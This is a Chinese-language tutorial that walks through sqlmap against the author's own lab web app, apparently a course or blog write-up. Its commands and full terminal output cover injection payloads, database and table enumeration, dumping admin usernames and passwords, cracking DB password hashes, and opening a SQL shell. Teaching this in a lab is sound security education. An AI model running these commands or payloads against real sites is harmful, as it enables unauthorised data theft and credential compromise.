
命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0

```
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 08:32:05

[08:32:05] [INFO] resuming back-end DBMS 'mysql'
[08:32:05] [INFO] testing connection to the target URL
[08:32:05] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[08:32:05] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL 5
[08:32:05] [INFO] fetched data logged to text files under '/home/break/.sqlmap/output/192.168.10.131'

[*] shutting down at 08:32:05

break@kali:~$
```

可以看到 Parameter 出已经列出了可以选择的四种参数类型，注入不了是不会显示的，甚至连 payload 都特么构建好了.....

4.3、获取网站当前数据库名

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --current-db



可以看到当前网站所使用的数据库名称为 sqlinjecttest。

4.4、检查 DBMS 版本

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 -f

```
[08:43:41] [INFO] resuming back-end DBMS 'mysql'
[08:43:41] [INFO] testing connection to the target URL
[08:43:41] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[08:43:41] [INFO] testing MySQL
[08:43:41] [INFO] confirming MySQL
[08:43:41] [INFO] the back-end DBMS is MySQL
[08:43:41] [INFO] actively fingerprinting MySQL
[08:43:41] [INFO] executing MySQL comment injection fingerprint
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: active fingerprint: MySQL >= 5.5.0
               comment injection fingerprint: MySQL 5.5.08
[08:43:41] [INFO] fetched data logged to text files under '/home/break/.sqlmap/output/192.168.10.131'

[*] shutting down at 08:43:41

break@kali:~$
```

可以看到检测出的结果为 5.5.08，实际上我的数据库版本是 5.5.8。

4.5、猜解表


命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --tables

```
[08:47:34] [INFO] fetching database names
[08:47:34] [INFO] fetching tables for databases: 'information_schema, mysql, performance_schema, sqlinjecttest, test'
Database: sqlinjecttest
[1 table]
+--------------------------------------------+
| admin                                      |
+--------------------------------------------+

Database: performance_schema
[17 tables]
+--------------------------------------------+
| cond_instances                             |
| events_waits_current                       |
| events_waits_history                       |
| events_waits_history_long                  |
| events_waits_summary_by_instance           |
| events_waits_summary_by_thread_by_event_name |
| events_waits_summary_global_by_event_name  |
| file_instances                             |
| file_summary_by_event_name                 |
| file_summary_by_instance                   |
| mutex_instances                            |
| performance_timers                         |
| rwlock_instances                           |
| setup_consumers                            |
| setup_instruments                          |
| setup_timers                               |
| threads                                    |
+--------------------------------------------+

Database: information_schema
[37 tables]
+--------------------------------------------+
| CHARACTER_SETS                             |
| COLLATIONS                                 |
| COLLATION_CHARACTER_SET_APPLICABILITY      |
| COLUMNS                                    |
| COLUMN_PRIVILEGES                          |
```

这条命令可以把数据库中所有的表跑出来，前提是权限允许！

4.6、枚举系统中所有的数据库

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --dbs



可以看到当前有 5 个数据库！前提是权限允许！

4.7、枚举指定数据库的数据表

演示用的数据库为：sqlinjecttest

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 -D sqlinjecttest --tables

```
[08:53:06] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[08:53:06] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL 5
[08:53:06] [INFO] fetching tables for database: 'sqlinjecttest'
Database: sqlinjecttest
[1 table]
+-------+
| admin |
+-------+

[08:53:06] [INFO] fetched data logged to text files under '/home/break/.sqlmap/output/192.168.10.131'

[*] shutting down at 08:53:06

break@kali:~$
```

可以看到 sqlinjecttest 数据库里只有一个名为 admin 的表！

4.8、枚举指定数据库中指定表的列


命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 -D sqlinjecttest -T admin --columns

```
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[08:56:14] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL 5
[08:56:14] [INFO] fetching columns for table 'admin' in database 'sqlinjecttest'
Database: sqlinjecttest
Table: admin
[3 columns]
+----------+-------------+
| Column   | Type        |
+----------+-------------+
| id       | int(10)     |
| password | varchar(20) |
| username | varchar(20) |
+----------+-------------+

[08:56:14] [INFO] fetched data logged to text files under '/home/break/.sqlmap/output/192.168.10.131'

[*] shutting down at 08:56:14

break@kali:~$
```

可以看到 admin 表里有三列，分别为 id、username 和 password。

4.9、枚举指定数据库中指定表中的指定列的内容


命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 -D sqlinjecttest -T admin -C username,password --dump



可以看到指定列的内容，这里为了演示方便理解 password 内容未做 MD5 加密！

4.10、获取当前数据库密码

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --passwords




标 1 的地方是询问你是否要将哈希散列存储到一个临时文件中，以便用其他工具进行最终处理，输入 y，因为跑出来的哈希值后面要跑字典，所以要先保存在临时文件中。

标 2 的地方是询问你是否对检索到的密码哈希执行基于字典的攻击，就是平常说的跑字典，用的就是标 1 处时保存的临时哈希文件。

最下面的框里是我的数据库的账户和密码，wamp 里的 mysql 密码默认为空，所以显示 NULL，前提是权限允许！！！

4.11、枚举 DBMS 用户权限

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --privileges



可以看到当前账户是管理员的角色，拥有添加约束、创建用户、创建索引====一系列权限不逐个讲解有兴趣去查资料！前提是权限允许！！！

4.12、获取一个 sql-shell 会话

命令：sqlmap -u http://192.168.10.131/sqlinjection.php?id=0 --sql-shell

```
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibi
lity to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program

[*] starting at 09:16:13

[09:16:13] [INFO] resuming back-end DBMS 'mysql'
[09:16:13] [INFO] testing connection to the target URL
[09:16:16] [INFO] heuristics detected web page charset 'GB2312'
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=0 AND 3224=3224

    Type: error-based
    Title: MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)
    Payload: id=0 AND (SELECT 2*(IF((SELECT * FROM (SELECT CONCAT(0x717a7a7871,(SELECT (ELT(5207=5207,1))),0x71767a7671,0x78))s), 84
46744073709551610, 8446744073709551610)))

    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=0 AND SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: id=0 UNION ALL SELECT CONCAT(0x717a7a7871,0x4b584f4151665a59594c70656969484a4b4a705449416278457354644c53576c766b57764d6
36247,0x71767a7671),NULL,NULL-- ziFU
---
[09:16:16] [INFO] the back-end DBMS is MySQL
web server operating system: Windows
web application technology: PHP 5.3.3, Apache 2.2.17
back-end DBMS: MySQL 5
[09:16:16] [INFO] calling MySQL shell. To quit type 'x' or 'q' and press ENTER
sql-shell>
```

